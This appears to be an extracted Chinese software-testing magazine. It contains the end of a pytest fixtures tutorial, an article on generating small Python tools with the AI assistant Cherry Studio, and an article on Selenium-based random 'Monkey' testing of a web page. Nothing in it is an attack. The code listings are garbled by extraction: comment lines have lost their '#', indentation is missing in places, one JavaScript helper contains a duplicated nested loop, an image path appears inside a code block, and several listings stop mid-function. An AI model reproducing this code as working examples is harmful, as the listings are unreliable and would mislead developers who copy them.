集中管理：将共享的测试基础设施（Fixtures, Hooks）放在明确的位置。

作用域控制：不同层级的 ‘conftest.py’ 可以定义不同范围的共享 Fixture。

注意：不要在 ‘conftest.py’ 中放置测试用例（‘test_’ 开头的函数或 ‘Test’ 开头的类）。

‘conftest.py’ 专门用于存放测试支持代码。

9. 高级技巧与最佳实践

掌握了基础之后，我们来看一些能让你 Fixture 水平更上一层楼的技巧和实践。

Fixture 命名：

力求清晰、描述性强。‘db_connection’, ‘logged_in_admin_user’, ‘temp_config_file’。

对于非 ‘yield’/‘return’ 值的 Setup/Teardown Fixture (常与 ‘autouse’ 结合), 有时会使用下划线前缀 (如 ‘_setup_database’), 但这并非强制规范。清晰的名称通常更好。

保持 Fixture 简洁 (单一职责)：

一个 Fixture 最好只做一件明确的事 (如创建连接、准备数据、启动服务)。

通过 Fixture 依赖组合复杂场景，而不是创建一个庞大臃肿的 Fixture。



使用工厂模式 (Factory as Fixture):

有时你需要的不是一个固定的对象，而是一个能够创建特定类型对象的“工厂”。

Fixture 可以返回一个函数或类。

```
python

import pytest

class User:

    def __init__(self, name, role):

        self.name = name

        self.role = role

@pytest.fixture
def user_factory():

    print("\n【Fixture】正在创建用户工厂")

    _created_users = []

    def _create_user(name, role="user"):

        print(f" 工厂正在创建用户: {name} ({role})")

        user = User(name, role)

        _created_users.append(user)

        return user

    yield _create_user # 返回内部函数作为工厂

    print("\n【Fixture Teardown】正在清理创建的用户...")

    # 可能需要清理工厂创建的资源，这里仅作示例

    print(f" 工厂共创建了 {len(_created_users)} 个用户。")

def test_create_admin(user_factory):

    print("【测试】使用工厂创建管理员")

    admin = user_factory("blues_C", role="admin")

    assert admin.name == "blues_C"

    assert admin.role == "admin"

def test_create_default_user(user_factory):

    print("【测试】使用工厂创建默认用户")

    guest = user_factory("小明")

    assert guest.name == "小明"

    assert guest.role == "user"
```



测试结果输出如下：

```
collected 2 items
test_basic_fixture.py::test_create_admin
【Fixture】正在创建用户工厂
【测试】使用工厂创建管理员
工厂正在创建用户: blues_C (admin)
PASSED
【Fixture Teardown】正在清理创建的用户...
工厂共创建了 1 个用户。
test_basic_fixture.py::test_create_default_user
【Fixture】正在创建用户工厂
【测试】使用工厂创建默认用户
工厂正在创建用户: 小明 (user)
PASSED
【Fixture Teardown】正在清理创建的用户...
工厂共创建了 1 个用户。
===== 2 passed in 0.08s =====
```

Fixture 覆盖 (Overriding):

子目录的 `conftest.py` 或测试模块本身可以定义与上层 `conftest.py` 中同名的 Fixture。Pytest 会优先使用范围更小的（更具体）的 Fixture。这对于针对特定模块或场景定制 Setup 非常有用。

利用 `request` 对象:

Fixture 函数可以接受一个特殊的 `request` 参数，它提供了关于调用测试函数和 Fixture 本身的信息。

`request.scope`: 获取 Fixture 的作用域。

`request.function`: 调用 Fixture 的测试函数对象。

`request.cls`: 调用 Fixture 的测试类对象（如果是在类方法中）。

`request.module`: 调用 Fixture 的测试模块对象。

`request.node`: 底层的测试节点对象，包含更多上下文信息。

`request.param`: 在参数化 Fixture 中访问当前参数。

`request.addfinalizer()`: 注册清理函数（旧方式）。

Fixture 中的错误处理:

`yield` 方式的 Fixture 能很好地处理 Setup 或测试中的异常，确保 Teardown 执行。在 Teardown 代码中也要考虑可能发生的异常，避免 Teardown 失败影响后续测试。

文档字符串 (Docstrings):

为你的 Fixture 编写清晰的文档字符串，解释它的作用、它提供了什么、以及它的作



用域和可能的副作用。

10. 常见陷阱与避坑指南

作用域混淆:

陷阱: 在 `function` 作用域的测试中, 期望 `session` 作用域 Fixture 的状态在每次测试后重置。

避免: 清晰理解每个作用域的生命周期。需要隔离状态时使用 `function` 作用域。

滥用 `autouse`:

陷阱: 过多使用 `autouse` 导致测试依赖关系模糊, 难以调试。

避免: 优先显式依赖注入。仅在必要且不影响理解的情况下使用 `autouse`。

可变默认值问题 (虽然 Fixture 中不常见, 但概念类似):

陷阱: 如果 Fixture 返回了一个可变对象(如列表、字典), 并且作用域大于 `function`, 那么所有共享该 Fixture 实例的测试都会修改同一个对象, 可能导致测试间相互影响。

避免: 如果需要可变对象但测试间需隔离, 要么使用 `function` 作用域, 要么让 Fixture 返回对象的副本, 或者使用工厂模式。

```
python
# 潜在问题示例
import pytest
@pytest.fixture(scope="module")
def shared_list():
    print("\n【共享列表 Fixture Setup】返回一个空列表")
    # 这个列表实例将在模块的所有测试中共享
    return []

def test_add_one(shared_list):
    print("【测试一】向共享列表添加 1")
    shared_list.append(1)
    assert shared_list == [1]

def test_add_two(shared_list):
```



```
# 如果 test_add_one 先执行，这里会失败！
print(f"【测试二】向共享列表添加 2 (当前列表: {shared_list})")
shared_list.append(2)
# 期望是 [2]，但如果 test_add_one 先运行，实际列表是 [1, 2]
assert shared_list == [2], "测试失败：列表状态被前一个测试修改"
```

修正：要么改 `scope="function"`，要么让 Fixture `yield []` (每次都生成新的)，或者使用工厂返回新列表。

复杂的 Teardown 逻辑：

陷阱: Teardown 代码过于复杂，容易出错或遗漏某些清理步骤。

避免: 尽量保持 Teardown 逻辑简单。如果复杂，可以封装到独立的函数或上下文管理器中，在 `yield` 后的代码块中调用。确保 Teardown 的健壮性，例如使用 `try...finally`。

Fixture 间的隐式状态依赖：

陷阱: Fixture A 修改了某个全局状态或外部资源，Fixture B (或测试本身) 不显式依赖 A，却隐式地依赖 A 修改后的状态。

避免: 尽量让 Fixture 的依赖关系显式化。如果必须操作共享状态，确保逻辑清晰，并在文档中说明。

11. 总结

正如开篇所言，Fixture 是 Pytest 的灵魂所在。它们提供了一种强大、灵活且简洁的方式来管理测试的上下文、依赖和生命周期。

通过本文的探索，我们从 Fixture 的基本概念、用法，到作用域控制、Setup/Teardown (`yield`)、参数化、自动使用、组合依赖，再到通过 `conftest.py` 进行共享，以及一些高级技巧、最佳实践和常见陷阱，对 Fixture 进行了全方位的了解。

掌握 Fixture 能为你带来：

- 更简洁、可读性更高的测试代码。



- 极大提升测试 **Setup/Teardown** 逻辑的复用性。
- 灵活控制测试环境的生命周期，优化测试执行效率。
- 构建模块化、可维护性强的复杂测试场景。

当然，精通 **Fixture** 并非一蹴而就，需要在实践中不断应用、体会和总结。尝试在你的项目中逐步引入 **Fixture**，从简单的 **Setup** 开始，慢慢应用更高级的特性。你会发现，它们确实能够让你的测试工作事半功倍。

拓展学习

[1] **【Python 自动化测试学习交流群】** 学习交流

咨询：微信 **atstudy-js** 备注：学习群



借助人智能体 Cherry Studio

编写小工具：测试开发的新选择

◆作者：M&T.

引言：

随着人工智能技术的快速发展，越来越多的开发者开始利用 AI 工具优化工作流程、提高开发效率。Cherry Studio 作为一款智能化的开发助手，凭借其强大的代码生成能力和灵活的自定义功能，成为开发者编写小工具的得力助手。本文将详细介绍如何借助 Cherry Studio 编写小工具，并探讨其在实际测试开发中的应用。

一、Cherry Studio 简介

Cherry Studio 是一款基于人工智能的开发工具，旨在帮助开发者快速生成代码、优化工作流程。其主要特点包括：

1. 智能代码生成：根据用户的需求描述，自动生成高质量的代码片段。
2. 多语言支持：支持 Python、JavaScript、Java、Go 等多种编程语言。
3. 高效调试：提供代码调试建议，帮助开发者快速定位和修复问题。
4. 灵活扩展：支持自定义模板和插件，满足个性化开发需求。

无论是编写脚本、开发小工具，还是优化现有代码，Cherry Studio 都能提供高效的解决方案。

二、使用 Cherry Studio 编写小工具的步骤

前提：已添加智能体，如‘变成辅助 CAN’，具体操作可参见《功能测试测试用例智能体》添加智能体流程。



以下是通过 Cherry Studio 编写小工具的详细步骤：

1. 明确需求

在开始开发之前，首先需要明确小工具的功能需求。例如：

- 一个文件对比工具
- 一个新建文件夹模板工具
- 一个文件批量重命名工具。
- 一个数据清洗脚本。
- 一个自动化邮件发送工具。

2. 描述功能

在 Cherry Studio 中输入功能描述。描述应尽可能详细，包括输入、输出、处理逻辑等信息。例如：

> "我需要一个 Python 脚本，能够批量重命名指定文件夹中的所有文件，将文件名中的空格替换为下划线，并在文件名前添加时间戳。"

3. 生成代码

Cherry Studio 会根据你的描述，自动生成代码。以下是一个示例输出：

```
```python
import os

from datetime import datetime

def rename_files(folder_path):

 for filename in os.listdir(folder_path):

 if os.path.isfile(os.path.join(folder_path, filename)):

 替换空格为下划线

 new_name = filename.replace(" ", "_")

 添加时间戳

 timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")
```



```
new_name = f'{timestamp}_{new_name}'

 重命名文件

os.rename(
 os.path.join(folder_path, filename),
 os.path.join(folder_path, new_name)
)

print(f'Renamed {filename} to {new_name}')
```

### 使用示例

```
rename_files("/path/to/your/folder")
```

## 4. 调试与优化

生成的代码可能需要进行调试和优化。Cherry Studio 提供以下功能帮助开发者：

- 错误检测：自动检测代码中的语法错误和逻辑问题。
- 性能优化：提供优化建议，例如减少循环次数、使用更高效的数据结构。
- 代码格式化：自动调整代码格式，使其更易读。

## 5. 测试与部署

完成代码调试后，进行测试以确保工具功能正常。例如，将上述文件重命名工具在本地文件夹中运行，观察文件是否按预期重命名。

如果工具需要分享或部署，可以将其打包为可执行文件，或发布到代码仓库中。

## 三、实际应用案例

以下是通过 Cherry Studio 编写文件对比工具实用小工具示例：

### 案例一

#### 1. 描述需求



描述需求：我有两个文件目录，原木录 为上周公司人员提交周报，新目录为公司本周提交周报，我想通过对比两个目录及其子目录的文件个数 查出来哪个目录少文件，并且输出 少的文件人的姓名 如同一个人上周叫 【周工作写实表-xxx-2025 年第 11 周】 本周叫 【周工作写实表-xxx-2025 年第 12 周】

## 2、Cherry Studio 转化需求：

遍历两个目录及其子目录：获取所有文件的路径。

提取文件名中的姓名：从文件名中提取出人员的姓名。

对比两个目录中的姓名：找出本周未提交周报的人员。

输出结果：输出未提交周报的人员姓名。

## 3、代码示例：

```
python
import os
import re
from collections import defaultdict

def extract_name(filename):
 """从文件名中提取姓名"""
 match = re.match(r"周工作写实表-(.*?)-.*", filename)
 if match:
 return match.group(1)
 return None

def get_names_in_directory(directory):
 """获取目录中所有文件的姓名"""
 name_set = set()
 for root, _, files in os.walk(directory):
 for file in files:
 name = extract_name(file)
 if name:
```



```

 name_set.add(name)

 return name_set

def compare_directories(old_dir, new_dir):
 """对比两个目录中的姓名，找出未提交的人员"""

 old_names = get_names_in_directory(old_dir)
 new_names = get_names_in_directory(new_dir)
 missing_names = old_names - new_names

 return missing_names

def main():
 # 设置原目录和新目录的路径
 old_dir = "path/to/old_directory" # 替换为实际的路径
 new_dir = "path/to/new_directory" # 替换为实际的路径
 # 对比目录并找出未提交的人员
 missing_names = compare_directories(old_dir, new_dir)
 # 输出结果
 if missing_names:
 print("以下人员本周末提交周报：")
 for name in missing_names:
 print(name)
 else:
 print("本周所有人都提交了周报。")


if __name__ == "__main__":
 main()

```

### 1、代码调试运行：

一般这个阶段会执行几次，很有可能你的描述工具理解有误，会生成不符合你要求的功能，也有可能在调试过程中出现报错，如果偏差较大，很有可能重新回到需求描述阶段重新修改生成。





生成 exe 程序:

运行 `pyinstaller --onefile --windowed compare_wx.py`

红色为你生成工具的名称

```
D:\work\小工具>pyinstaller --onefile --windowed compare_wx.py
374 INFO: PyInstaller: 6.12.0, contrib hooks: 2025.1
374 INFO: Python: 3.11.4
388 INFO: Platform: Windows-10-10.0.22631-SP0
389 INFO: Python environment: C:\Python311
392 INFO: wrote D:\work\小工具\compare_wx.spec
410 INFO: Module search paths (PYTHONPATH):
['C:\Python311\Scripts\pyinstaller.exe',
'D:\work\PM-COM-TEST\08 测试代码\web-development\venv',
'C:\Users\63590\virtualenvs\backend-d6izc0v\Scripts',
'D:\work\小工具',
'C:\Python311\python311.zip',
'C:\Python311\DLLs',
'C:\Python311\Lib',
'C:\Python311',
'C:\Users\63590\AppData\Roaming\Python\Python311\site-packages',
'C:\Python311\Lib\site-packages',
'C:\Python311\Lib\site-packages\setuptools_vendor',
'D:\work\小工具']
1132 INFO: checking Analysis
1132 INFO: Building Analysis because Analysis-00.toc is non existent
1132 INFO: Running Analysis Analysis-00.toc
1132 INFO: Target bytecode optimization level: 0
```

在目标文件夹 `dist` 内生成 `exe` 可执行程序。



## 案例二 新建文件夹模板工具

### 需求

你好，我有一个文件夹目录结构，想要实现的功能如下，点击功能新建一个以当前日期+1 的文件夹，拷贝目录结构 粘贴到新建的文件夹下 源目录 可以写死 让选择周目录或者月目录 地址我上面发送的，然年目标目录 就是新建目录，新建目录分两种情况 如果是周目录 在当前日期+1 如 20250314，月目录命名格式 当前月-工程量清单 当前月-月报 两个文件夹

### 代码案例

```
import os
import shutil
from datetime import datetime, timedelta
import tkinter as tk
from tkinter import filedialog, messagebox
固定源目录
SRC_WEEKLY = r"D:\work\周报目录"
SRC_MONTHLY = r"D:\work\月报目录"
def create_target_folder(folder_type, dst_base_folder):
 today = datetime.now()
 if folder_type == "周目录":
 # 当前日期 + 1 天，格式为 YYYYMMDD
 target_date = today + timedelta(days=1)
 target_folder_name = target_date.strftime("%Y%m%d")
 target_folder_path = os.path.join(dst_base_folder, target_folder_name)
 elif folder_type == "月目录":
 # 当前月，只保留月份，格式为 MM
 current_month = today.strftime("%m")
 # 创建两个文件夹：月份-工程量清单 和 月份-月报
 target_folder_name1 = f"{current_month}-工程量清单"
 target_folder_name2 = f"{current_month}-月报"
 target_folder_path1 = os.path.join(dst_base_folder, target_folder_name1)
```



```

 target_folder_path2 = os.path.join(dst_base_folder, target_folder_name2)
 target_folder_path = [target_folder_path1, target_folder_path2]
 else:
 raise ValueError("无效的文件夹类型")

 # 创建目标文件夹
 if folder_type == "周目录":
 if not os.path.exists(target_folder_path):
 os.makedirs(target_folder_path)
 print(f"文件夹 '{target_folder_path}' 已创建。")
 else:
 print(f"文件夹 '{target_folder_path}' 已存在，无需创建。")
 elif folder_type == "月目录":
 for path in target_folder_path:
 if not os.path.exists(path):
 os.makedirs(path)
 print(f"文件夹 '{path}' 已创建。")
 else:
 print(f"文件夹 '{path}' 已存在，无需创建。")

 return target_folder_path

def copy_directory_structure(src_folder, dst_folder):
 if isinstance(dst_folder, list): # 月目录有两个文件夹
 for folder in dst_folder:
 for root, dirs, files in os.walk(src_folder):
 relative_path = os.path.relpath(root, src_folder)
 target_path = os.path.join(folder, relative_path)
 if not os.path.exists(target_path):
 os.makedirs(target_path)
 print(f"已创建目录: {target_path}")
 else: # 周目录只有一个文件夹
 for root, dirs, files in os.walk(src_folder):
 relative_path = os.path.relpath(root, src_folder)

```





```
target_path = os.path.join(dst_folder, relative_path)

if not os.path.exists(target_path):
 os.makedirs(target_path)
 print(f'已创建目录: {target_path}')

def main(folder_type, dst_base_folder):
 try:
 if folder_type == "周目录":
 src_folder = SRC_WEEKLY
 elif folder_type == "月目录":
 src_folder = SRC_MONTHLY
 else:
 raise ValueError("无效的文件夹类型")

 # 创建目标文件夹
```

#### 四、总结

借助 **Cherry Studio** 编写小工具，测试开发者可以显著提高开发效率，减少重复劳动。其智能代码生成和调试功能，使得编写小工具变得轻松而高效。无论是处理日常任务，还是优化工作流程，**Cherry Studio** 都能成为开发者的得力助手。使用 **Cherry Studio** 的难点在于需求梳理上，理解我们的实现功能和需求至关重要。未来像 **Cherry Studio** 这样的工具将会更加智能化和普及化，为开发者带来更多便利。如果你还没有尝试过 **AI** 辅助开发工具，不妨从 **Cherry Studio** 开始，体验高效开发的乐趣吧！

#### 拓展学习

[2] **AI 测试涨薪交流群**，获取大厂同款 **AI 工具包**

咨询：微信 **atstudy-js** 备注：**AI 测试**



# 一种基于 Selenium 的离线 Monkey 测试方法

◆ 作者：刘晓佳 Rachel

## 一、摘要

在之前的《Monkey 测试工具大盘点！如何选怎么用全整明白了！》文章中，我们讲了 Monkey 测试的定义、常见的 Monkey 测试工具，以及基于开源 Gremlins.js 的 Monkey 测试方法。但是，若使用 Gremlins 的 Bookmarklet 进行测试时，若本身依赖于在线的脚本或资源文件，那么进行测试时必须联网。例如，Bookmarklet 引用了一个存储在 CDN（内容分发网络）上的功能库，在运行 Bookmarklet 时，浏览器需要从 CDN 服务器下载该库文件，如果没有网络连接，Bookmarklet 将无法加载和执行相关功能，导致测试无法进行。且，当 Gremlins.js 发现问题时，它提供的错误信息可能不够详细，难以准确地定位问题的根源。由于其随机操作的特性，很难确定是哪个具体的操作步骤导致了问题的出现，也难以判断问题是由代码本身的缺陷、页面元素的问题还是测试环境的问题引起的。

本文提出了一种基于 Selenium 的离线 Monkey 测试方法。Monkey 测试作为一种随机测试技术，能够有效地发现软件中的潜在问题。结合 Selenium 这个强大的自动化测试工具，可实现对 Web 应用程序的自动化随机测试。文章详细阐述了该测试方法的原理、实现步骤，并给出了具体的 Python 代码示例，同时对测试结果的分析 and 该方法的优缺点进行了讨论。

## 二、引言

在软件开发过程中，测试是确保软件质量的关键环节。然而，传统的手动测试方式



效率低下，且难以覆盖所有可能的用户操作场景。**Monkey** 测试作为一种随机测试方法，通过随机模拟用户的各种操作，能够在短时间内对软件进行大量的测试，从而发现一些隐藏的、难以通过手动测试发现的问题。

**Selenium** 是一个广泛使用的自动化测试工具，它可以模拟用户在浏览器中的各种操作，如点击、输入、滚动等。将 **Selenium** 与 **Monkey** 测试相结合，可以实现对 **Web** 应用程序的自动化随机测试，大大提高测试效率和覆盖率。

### 三、Selenium 与 Monkey 测试概述

#### 1.Selenium 简介

**Selenium** 是一个用于 **Web** 应用程序测试的开源工具集，它支持多种浏览器（如 **Chrome**、**Firefox**、**Safari** 等）和多种编程语言（如 **Python**、**Java**、**C#** 等）。**Selenium** 提供了一系列的 **API**，可以模拟用户在浏览器中的各种操作，如打开网页、点击元素、输入文本、提交表单等。通过 **Selenium**，测试人员可以编写自动化测试脚本，实现对 **Web** 应用程序的自动化测试。

#### 2.Monkey 测试简介

**Monkey** 测试是一种随机测试方法，它通过随机生成各种用户操作事件，如点击、滑动、输入等，对软件进行测试。**Monkey** 测试的优点是可以快速覆盖大量的测试场景，发现一些潜在的问题。缺点是测试结果的随机性较大，可能会遗漏一些重要的测试场景。

### 四、基于 Selenium 的离线 Monkey 测试方法原理

基于 **Selenium** 的离线 **Monkey** 测试方法的核心原理是利用 **Selenium** 提供的 **API** 模拟用户在浏览器中的随机操作。具体步骤如下：

- 初始化浏览器：使用 **Selenium** 打开指定的网页。
- 定义操作列表：列出可能的用户操作，如点击元素、输入文本、滚动页面等。
- 随机选择操作：在每个测试步骤中，从操作列表中随机选择一个操作并执行。
- 循环执行测试：重复执行随机操作，直到达到预设的测试次数或时间。



## 五、实现步骤

### 1.环境搭建

首先，需要安装 Selenium 库和相应的浏览器驱动。以 Python 为例，可以使用以下命令安装 Selenium 库：pip install selenium。

同时，需要下载对应浏览器的驱动，如 ChromeDriver。下载完成后，将驱动的路径配置到系统环境变量中，或者在代码中指定驱动的路径。

### 2.代码实现

以下是一个使用 Python 和 Selenium 实现的离线 Monkey 测试代码示例：

```

import time
import random
import logging
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.chrome.options import Options

配置日志记录
logging.basicConfig(filename='monkey_test.log', level=logging.INFO,
 format='%(asctime)s - %(levelname)s - %(message)s')

配置浏览器驱动路径，这里以 Chrome 为例
driver_path = 'D:\\chrome_download\\chromedriver-win64\\chromedriver-win64\\chromedriver.exe'
service = Service(executable_path=driver_path)

创建 Chrome 的配置选项
chrome_options = Options()
可以在这里添加一些配置选项，比如无头模式
chrome_options.add_argument('--headless')

创建 WebDriver 实例，传入 Service 实例和配置选项
driver = webdriver.Chrome(service=service, options=chrome_options)

打开目标网页
url = 'https://www.baidu.com' # 替换为你要测试的网页
driver.get(url)

定义测试次数

```



```
test_count = 10

定义可能的操作函数
! usage
def click_random_element():
 action_type = "点击随机元素"
 try:
 # 查找所有可点击的元素
 clickable_elements = driver.find_elements(By.CSS_SELECTOR, 'a, button, input[type="submit"]')
 if clickable_elements:
 random_element = random.choice(clickable_elements)
 # 获取元素的 XPath 地址
 element_xpath = get_element_xpath(random_element)
 element_text = random_element.text if random_element.text else "无文本内容"
 logging.info(f"操作类型: {action_type}, 输入: 点击元素 - XPath: {element_xpath}, 文本内容: {element_text}")
 random_element.click()
 logging.info(f"操作类型: {action_type}, 结果: 成功")
 else:
 logging.info(f"操作类型: {action_type}, 结果: 未找到可点击元素")
 except Exception as e:
 logging.error(f"操作类型: {action_type}, 结果: 出错 - {e}")

! usage
def input_random_text():
 action_type = "输入随机文本"
 try:
 # 查找所有输入框
```

```
def get_element_xpath(element):
 """
 获取元素的 XPath 地址
 """
 xpath = driver.execute_script('''
 var getPathTo = function (element) {
 if (element.id !== '') {
 return '//*[@id="' + element.id + '"]';
 }
 if (element === document.body) {
 return element.tagName;
 }
 var ix = 0;
 var siblings = element.parentNode.childNodes;
 for (var i = 0; i < siblings.length; i++) {
 var sibling = siblings[i];
 if (sibling === element) {
 return getPathTo(element.parentNode) + '/' + element.tagName + '[' + (ix + 1) + ']';
 }
 if (sibling.nodeType === 1 && sibling.tagName === element.tagName) {
 ix++;
 }
 }
 };
 return getPathTo(arguments[0]);
 ''', element)
 return xpath
```

```
操作列表
actions = [click_random_element, input_random_text, scroll_page]

开始 Monkey 测试
for i in range(test_count):
 print(f"第 {i + 1} 次测试")
 # 随机选择一个操作
 random_action = random.choice(actions)
 random_action()
 # 随机等待一段时间, 模拟用户操作间隔
 wait_time = random.uniform(1, 3)
 time.sleep(wait_time)

关闭浏览器
driver.quit()
```



### 3.测试结果分析 1

在执行完基于 Selenium 的离线 Monkey 测试后，需要对测试结果进行分析。可以从保存的日志中获取测试结果，输入和输出，如下图所示：

```
2025-02-06 13:51:30,499 - INFO - 操作类型: 点击随机元素, 输入: 点击元素 - XPath: //*[@id="s_new_search_guide"]/DIV[1]/A[1], 文本内容: 立即体验百度AI搜索
2025-02-06 13:51:30,670 - INFO - 操作类型: 点击随机元素, 结果: 成功
2025-02-06 13:51:32,938 - INFO - 操作类型: 点击随机元素, 输入: 点击元素 - XPath: //*[@id="hotsearch-content-wrapper"]/LI[4]/A[1], 文本内容: 6吨儿谢谢吴京叔叔
2025-02-06 13:51:33,145 - INFO - 操作类型: 点击随机元素, 结果: 成功
2025-02-06 13:51:35,675 - INFO - 操作类型: 输入随机文本, 输入: 在 XPath 为 //*[@id="s_is_result_css"] 的输入框输入 - wikvr
2025-02-06 13:51:35,712 - ERROR - 操作类型: 输入随机文本, 结果: 出错 - Message: element not interactable
(Session info: chrome=132.0.6834.160)
Stacktrace:
GetHandleVerifier [0x00007FF6C909CC05+28741]
(No symbol) [0x00007FF6C8FFFE00]
(No symbol) [0x00007FF6C8E94DE9]
(No symbol) [0x00007FF6C8EE2B84]
(No symbol) [0x00007FF6C8EE0D32]
(No symbol) [0x00007FF6C8F0FE2A]
(No symbol) [0x00007FF6C8ED0DE6]
(No symbol) [0x00007FF6C8F10040]
(No symbol) [0x00007FF6C8F2FFE1]
(No symbol) [0x00007FF6C8F0F0D3]
(No symbol) [0x00007FF6C8E09F43]
(No symbol) [0x00007FF6C8ED0D21]
```

### 4.代码优化

上述代码可以完成基础的 Monkey 测试，但在并发性和异常情况统计、页面响应时间分析，以及功能完整性检查存在不足。我们增加并发性和异常情况统计、页面响应时间分析，以及功能完整性检查存在功能，代码优化结果如下图所示：

```
import time
import random
import logging
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.chrome.options import Options
import concurrent.futures

配置日志记录
logging.basicConfig(filename='monkey_test.log', level=logging.INFO,
 format='%(asctime)s - %(levelname)s - %(message)s')

配置浏览器驱动路径, 这里以 Chrome 为例
driver_path = 'D:\\chrome_download\\chromedriver-win64\\chromedriver-win64\\chromedriver.exe'

异常情况统计
exception_stats = {
 "click_exception": 0,
 "input_exception": 0,
 "scroll_exception": 0
}

页面响应时间记录
page_load_times = []
action_response_times = []

定义可能的操作函数
1 usage
```





```
1 usage
def click_random_element(driver):
 global exception_stats
 action_type = "点击随机元素"
 start_time = time.time()
 try:
 # 查找所有可点击的元素
 clickable_elements = driver.find_elements(By.CSS_SELECTOR, 'a, button, input[type="submit"]')
 if clickable_elements:
 random_element = random.choice(clickable_elements)
 # 获取元素的 XPath 地址
 element_xpath = get_element_xpath(driver, random_element)
 element_text = random_element.text if random_element.text else "无文本内容"
 logging.info(f"操作类型: {action_type}, 输入: 点击元素 - XPath: {element_xpath}, 文本内容: {element_text}")
 random_element.click()
 logging.info(f"操作类型: {action_type}, 结果: 成功")
 else:
 logging.info(f"操作类型: {action_type}, 结果: 未找到可点击元素")
 except Exception as e:
 exception_stats["click_exception"] += 1
 logging.error(f"操作类型: {action_type}, 结果: 出错 - {e}")
 end_time = time.time()
 action_response_times.append(end_time - start_time)
```

```
1 usage
def input_random_text(driver):
 global exception_stats
 action_type = "输入随机文本"
```

```
 action_type = "输入随机文本"
 start_time = time.time()
 try:
 # 查找所有输入框
 input_elements = driver.find_elements(By.CSS_SELECTOR, 'input[type="text"], textarea')
 if input_elements:
 random_input = random.choice(input_elements)
 # 获取输入框元素的 XPath 地址
 input_xpath = get_element_xpath(driver, random_input)
 random_text = ''.join(random.choices('abcdefghijklmnopqrstuvwxyz', k=5))
 logging.info(f"操作类型: {action_type}, 输入: 在 XPath 为 {input_xpath} 的输入框输入 - {random_text}")
 random_input.send_keys(random_text)
 logging.info(f"操作类型: {action_type}, 结果: 成功")
 else:
 logging.info(f"操作类型: {action_type}, 结果: 未找到输入框")
 except Exception as e:
 exception_stats["input_exception"] += 1
 logging.error(f"操作类型: {action_type}, 结果: 出错 - {e}")
 end_time = time.time()
 action_response_times.append(end_time - start_time)
```

```
1 usage
def scroll_page(driver):
 global exception_stats
 action_type = "滚动页面"
 start_time = time.time()
 try:
 # 随机滚动页面
```



```

 scroll_distance = random.randint(100, 500)
 logging.info(f"操作类型: {action_type}, 输入: 滚动距离 - {scroll_distance}")
 driver.execute_script(f"window.scrollTo(0, {scroll_distance});")
 logging.info(f"操作类型: {action_type}, 结果: 成功")
except Exception as e:
 exception_stats["scroll_exception"] += 1
 logging.error(f"操作类型: {action_type}, 结果: 出错 - {e}")
end_time = time.time()
action_response_times.append(end_time - start_time)

2 usages
def get_element_xpath(driver, element):
 """
 获取元素的 XPath 地址
 """
 xpath = driver.execute_script('''
 var getPathTo = function (element) {
 if (element.id !== '') {
 return '//*[@id="' + element.id + '"]';
 }
 if (element === document.body) {
 return element.tagName;
 }
 var ix = 0;
 var siblings = element.parentNode.childNodes;
 for (var i = 0; i < siblings.length; i++) {
 var sibling = siblings[i];
 for (var i = 0; i < siblings.length; i++) {
 var sibling = siblings[i];
 if (sibling === element) {
 return getPathTo(element.parentNode) + '/' + element.tagName + '[' + (ix + 1) + ']';
 }
 if (sibling.nodeType === 1 && sibling.tagName === element.tagName) {
 ix++;
 }
 }
 }
 };
 return getPathTo(arguments[0]);
 ''', element)
 return xpath

功能完整性检查
1 usage
def check_functionality(driver):
 try:
 # 检查页面上的关键元素是否存在, 这里以百度搜索框为例
 search_box = driver.find_element(By.ID, "kw")
 if search_box:
 logging.info("功能完整性检查: 通过")
 else:
 logging.error("功能完整性检查: 未找到关键元素")
 except Exception as e:
 logging.error(f"功能完整性检查: 出错 - {e}")

每个线程执行的测试任务
1 usage

```





```

每个线程执行的测试任务
usage

def run_test_task():
 # 创建 Chrome 的配置选项
 chrome_options = Options()
 # 可以在这里添加一些配置选项, 比如无头模式
 # chrome_options.add_argument('--headless')

 # 创建 WebDriver 实例, 传入 Service 实例和配置选项
 service = Service(executable_path=driver_path)
 driver = webdriver.Chrome(service=service, options=chrome_options)

 # 打开目标网页并记录页面加载时间
 url = 'https://www.baidu.com' # 替换为你要测试的网页
 start_time = time.time()
 driver.get(url)
 end_time = time.time()
 page_load_time = end_time - start_time
 page_load_times.append(page_load_time)
 logging.info(f"页面加载时间: {page_load_time} 秒")

 # 功能完整性检查
 check_functionality(driver)

 # 定义测试次数
 test_count = 10

 # 操作列表
 actions = [lambda: click_random_element(driver), lambda: input_random_text(driver), lambda: scroll_page(driver)]

```

```

开始 Monkey 测试
for i in range(test_count):
 print(f"第 {i + 1} 次测试")
 # 随机选择一个操作
 random_action = random.choice(actions)
 random_action()
 # 随机等待一段时间, 模拟用户操作间隔
 wait_time = random.uniform(1, 3)
 time.sleep(wait_time)

关闭浏览器
driver.quit()

并发运行测试
if __name__ == "__main__":
 # 定义并发线程数
 num_threads = 1
 with concurrent.futures.ThreadPoolExecutor(max_workers=num_threads) as executor:
 # 提交任务到线程池
 futures = [executor.submit(run_test_task) for _ in range(num_threads)]

 # 等待所有任务完成
 concurrent.futures.wait(futures)

 # 输出异常情况统计
 logging.info(f"异常情况统计: {exception_stats}")

```

```

输出页面响应时间分析
if page_load_times:
